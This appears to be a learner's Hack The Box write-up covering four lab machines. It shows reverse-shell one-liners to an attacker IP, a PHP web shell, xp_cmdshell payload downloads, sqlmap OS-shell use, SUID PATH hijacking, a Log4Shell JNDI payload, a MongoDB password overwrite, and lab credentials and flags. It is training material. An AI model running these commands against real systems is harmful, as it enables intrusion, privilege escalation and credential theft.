

- Archetype VeryEasy

```
>sudo nmap -sVC --min-rate 5000 -p- 10.129.29.71
```

```
PORT      STATE SERVICE      VERSION
```

```
135/tcp    open  msrpc        Microsoft Windows RPC
```

```
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
```

```
445/tcp    open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
```

```
1433/tcp    open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
```

try to connect smbclient and list the share, with anonymous mode

```
> smbclient -N -L //10.129.29.71
```

found a "backups"

try to access backups by

```
> smbclient //10.129.29.71/backups -N
```

```
> get file
```

```
> cat file
```

found the config file and password.

next task is try to connect to db with the username/password

install impackets from official git repo

```
> git clone https://github.com/SecureAuthCorp/impacket.git
```

Try to connect to the db:

```
> python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.29.71 -windows-auth
```

```
(venv) chien@chien-VMware20-1:~/ctf/tool/impacket/examples$ python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.29.71 -windows-auth
/home/chien/ctf/pwn/venv/lib/python3.12/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See
e https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. R
efrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc dbo@master)>
```

Login successfully, next step is create the shell by "xp\_cmdshell"

```
> exec xp_cmdshell 'net user';
```

found that the command is not work here, try to enable that

failed, reloading the server and try again

check we actually have permission

```
>select is_srvrolemember('sysadmin');
```

try again:

```
> EXEC xp_cmdshell 'net user';
```

still denied

follow these steps to reconfigure

```
> EXEC sp_configure 'show advanced options', 1;
```

```
> refigure;
```

```
> EXEC sp_configure 'xp_cmdshell', 1;
```

```
> refigure
```


run the command to list the user

```
> exec xp_cmdshell 'net user';
```

try to location admin's account  
 >exec xp\_cmdshell 'dir C:\Users';  
 few step to locate the user's info  
 try to "type" user.txt  
 exec xp\_cmdshell 'type C:\Users\sql\_svc\Desktop\user.txt';  
 userflag: 3e7b102e78218e935bf3f4951fec21a3  
 then we have to level up and try to find the admin flag  
 firstly, try to install winPEAs  
 > wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASany.exe  
 start a server in the curr dir  
 > python3 -m http.server 8000  
 this server is aims to receive the request form the remote server  
 try to put some shell in remote server  
 > exec xp\_cmdshell 'powershell wget http://10.10.16.11/winPEASany.exe -outfile winPEASany.exe';  
 found that the access has been denied  
 inject by  
 > exec xp\_cmdshell 'powershell -c "Invoke-WebRequest -Uri http://10.10.16.11:8000/winPEASany.exe -OutFile C:\Users\sql\_svc\Desktop\winPEASany.exe";'  
 found the .txt file in the long output  
 > exec xp\_cmdshell 'type C:\Users\sql\_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleH ost\_history.txt';  
 result : "net.exe use T: \\Archetype\backups /user:administrator MEGACORP\_4dm1n!"  
 Login with administrator  
 > smbclient //10.129.29.71/C\$ -U administrator  
 Few step to find the root.txt  
 > get root.txt

- Oopsie

Download Burp suite Community Edition before get start  
 install Openjdk 21 before start install burp suite  
 few setup about how to quick start burp suite  
 > mkdir -p ~/bin  
 nano ~/bin/burpsuite  
 > #!/bin/bash  
 java -jar ~/ctf/tool/BurpSuiteCommunity/burpsuite\_community.jar  
 > chmod +x ~/bin/burpsuite  
 > echo 'export PATH=\$PATH:~/bin' >> ~/.bashrc  
 source ~/.bashrc  
 > burpsuite  
 This command can quick start burp  
 find the path for login and see a login page  
 Change account id=1 to see admin info



Access ID	Name	Email
34322	admin	admin@megacorp.com

now we found that the uploads method is open, let's try to write a shell

shell.php

```
> <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.11/4321 0>&1'"); ?>
```

in user journal

```
> 30ac2a931f55413aac392af212029ea4
```

```
? cd/home
```

found user.txt

```
> f2c74ee8db7983851ab2a96a44eb7981
```

try to find any file include password

```
> grep ri 'password'
```

```
...:void 0==r.css(b,c,n).style(b,c,e,n);b.grab(b,g,j));r.m.extend({bind:function(a,b,c){return this.on(a,not
null,b)},delegate:function(a,b,c,d){return this.on(b,a,c,d)},undelegate:function(a,b,c){return 1===arguments.length?this.off(a
ction(a){a?r.readyWait++:r.ready(!0)},r.isArray=Array.isArray,r.parseJSON=JSON.parse,r.nodeName=B,"function"==typeof define&&
rn r});var Vb=a.jquery,Wb=a.$;return r.noConflict=function(b){return a.$==r&&(a.$=Wb),b&&a.jquery==r&&(a.jquery=Vb),r},b||(a
ww/html/cdn-cgi/login/index.php;if($_POST["username"]==="admin" && $_POST["password"]==="MEGACORP_4dm1n!!")
ww/html/cdn-cgi/login/index.php:<input type="password" name="password" placeholder="Password" />
rep: spool/cron/atpool: Permission denied
rep: spool/cron/atpool: Permission denied
```

```
> grep -riE "connect"
```

```
p:before{content:"\f2db"}.fa-snowflake-o:before{content:"\f2dc"}.fa-superpowers:before{content:"\f2dd"}.fa-wpexplorer:b
0"}.sr-only{position:absolute;width:1px;height:1px;padding:0;margin:-1px;overflow:hidden;clip:rect(0, 0, 0, 0);border:0
osition:static;width:auto;height:auto;margin:0;overflow:visible;clip:auto}
cdn-cgi/login/db.php:$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
```

M3g4C0rpUs3r!

then i would like to switch user, but it denied

I found that I have to upgrade the shell to be a terminal

```
> python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
> su robert
```

found that "f2c74ee8db7983851ab2a96a44eb7981"

type "id" to find our group

```
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

try to find the bugtracker group

```
> find / -group bugtracker 2>/dev/null
```

the 2>/dev/null can ignore error msg, the find can search file from the root

```
robert@oopsie:~$ ls -l /usr/bin/bugtracker
ls -l /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker
```

type 'sudo -l' to check the permission of curr user

Commonly noted as SUID (Set owner User ID), the special permission for the user access level has a single function: A file with SUID always executes as the user who owns the file, regardless of the user passing the command. If the file owner doesn't have execute permissions, then use an uppercase S here.

In our case, the binary 'bugtracker' is owned by root & we can execute it as root since it has SUID set.

next step is go to /tmp and create a fake cat

in order to let the system take our fake 'cat', adding the /tmp into the env var

write this script into cat

> echo "/bin/sh" >> /tmp/cat

```
robert@oopsie:/tmp$ touch cat
touch cat
robert@oopsie:/tmp$ ls
ls
cat
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

try to cat the user.txt (but the cat command is broken, try to user less instead)

> less user.txt

got the flag.

Overall: found that there are some exe file will run 'cat' by root (in bugtracker), but we are not the root, then we just create a fake 'cat' command which can go to the 'bin/bash' directly with root permission (since root call it), and then we can access the flag

- Vaccine - VeryEasy

Scan the port by

> sudo nmap -sVC -min-rate 5000 -p- ip

found tcp, ftp, http

according to htb website hint, try to connect to ftp in anonymous

> get backup.zip

now we are going to change the zip file into a hashes and crack by john

> ./zip2john src > hashes

> ./john hashes wordlist

> unzip backups

```
(venv) chien@chien-VMware20-1:~/ctf/htb$ cat index.php
<!DOCTYPE html>
<?php
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
        $_SESSION['login'] = "true";
        header("Location: dashboard.php");
    }
}
```

which is some info in index.php, however, which is encoded by md5

> echo "encode password" > hashes

> john --format=raw-md5 hash.txt --wordlist=../../tool/rockyou.txt

got the password

login to the http server

install sqlmap for SQLi

> sudo apt install sqlmap

we found that `--os-shell` may be a potential attack method

inorder to use sqlmap, we have to open burpsuite and fetch the cookie first

search some random staff to check the url when search sth

> sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query'

--cookie="PHPSESSID=r6o41pd97mkvv770n42neoqg2r"

Found some weakness, then we can try again with `--os-shell`

> sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query'

--cookie="PHPSESSID=r6o41pd97mkvv770n42neoqg2r" --os-shell

access the terminal successfully

the terminal is suck, try to let the shell connect to our nc

> sudo nc -lvnp 4321

> bash -c "bash -i >& /dev/tcp/10.10.16.11/4321 0>&1"

```
venv) chien@chien-VMware20-1:~/ctf/pwn$ sudo nc -lvnp 4321
Listening on 0.0.0.0 4321
Connection received on 10.129.95.174 55250
bash: cannot set terminal process group (3339): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$
```

Now the listener is working

using the script to make it stable:

> python3 -c 'import pty;pty.spawn("/bin/bash")'

CTRL + Z

> stty raw echo

> fg

> export TERM=xterm

> find / -name user.txt

got the "ec9b13ca4d6229cd5cc1e09980965bf7"

> got password

"password=P@s5w0rd!"

```
session_start();
if($_SESSION['login'] !== "true") {
    header("Location: index.php");
    die();
}
try {
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
}
catch ( exception $e ) {
```

since the connection is not stable, next step we are trying to connect by ssh

> ssh postgres@ip

run some command to check permission

> sudo -i

So we have `sudo` privileges to edit the `pg_hba.conf` file using `vi` by running `sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf`. We will go to GTFOBins to see if we can abuse this privilege: <https://gtfobins.github.io/gtfobins/vi/#sudo>

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo vi -c '!/bin/sh' /dev/null
```

try this command, but this is not work.

try to write some thing into `vi`

```
> :shell=/bin/sh
```

```
> :shell
```

then we can run some “find” in role root

```
root@vaccine:/# find / -name root.txt 2>/dev/null
/root/root.txt
root@vaccine:/# cat /root/root.txt
```

- Unified

Scan

```
> sudo nmap -sVC -v --min-rate 5000 -p- ip
```

Found that

22 ssh, 6789 ibm-db, 8080 proxy, 8443

try to access <http://ip:8443> but failed

try to access <http://ip:8080> which is a proxy

interrupt the login info

fix the ‘remember’ into a invalid script

see the error msg and analysis that

next step is get more info by `tcpdump`

```
sudo tcpdump -i tun0 port 389
```

we have listen correctly

before next step, must install some tool

```
> sudo apt-get install maven
```

try to inject shell

```
> echo 'bash -c bash -i >&/dev/tcp/10.10.16.11/4321 0>&1' | base64
```

to generate a base 64 code

```
> java -jar ./target/RogueJndi-1.1.jar --command "bash -c {echo,
YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTYuMTEvNDMyMSAwPiYxCg==
} | {base64, -d} | {bash, i}}" --hostname "10.10.16.11"
```

using this command to make sure we can control that by terminal

```
> script /dev/null -c bash
```

found that there are something call mongo DB

```
> ps aux | grep mongo
```

try to connect

```
> mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
```



and we can see a lot of output, but we can not identify what the password is (hash)  
then we gonna create a new password and hash that

```
"x_shadow" : "$6$Ry6Vdbse$8enMR5Znxoo.WfCMd/Xk6S6wuQEPx1M.QP8/qHiQV0PvUc3uHuonK4WcTQFN1CRk3GwQaQuyVwCVq8iQgPTt4.",
"time_created" : NumberLong(1640900495),
```

we can found that the origin password start with \$6\$, which is identifier of sha-512  
generate our password by

> "mkpasswd -m sha-512 text"

and then modify the database

```
snifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval 'db.admin.update({"_id" : ObjectId("61ce278f46e0fb0012d47ee4")}, {$set: {"x_shadow": "$6$kJl6kWEtVN4ceXy$edXpFWMI,mtqIJh7QEYIZMwKfAY1hHLEC.0qzdb8m7mMRo0l8YXnFnXJd/s76ugrV9lo2rH4WkIIz/ySdj2ay1"}})'
<m7mMRo0l8YXnFnXJd/s76ugrV9lo2rH4WkIIz/ySdj2ay1"'))'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
```

Login the UniFi

get the admin's username and ssh key's password

login by ssh and find the root.txt

got all flag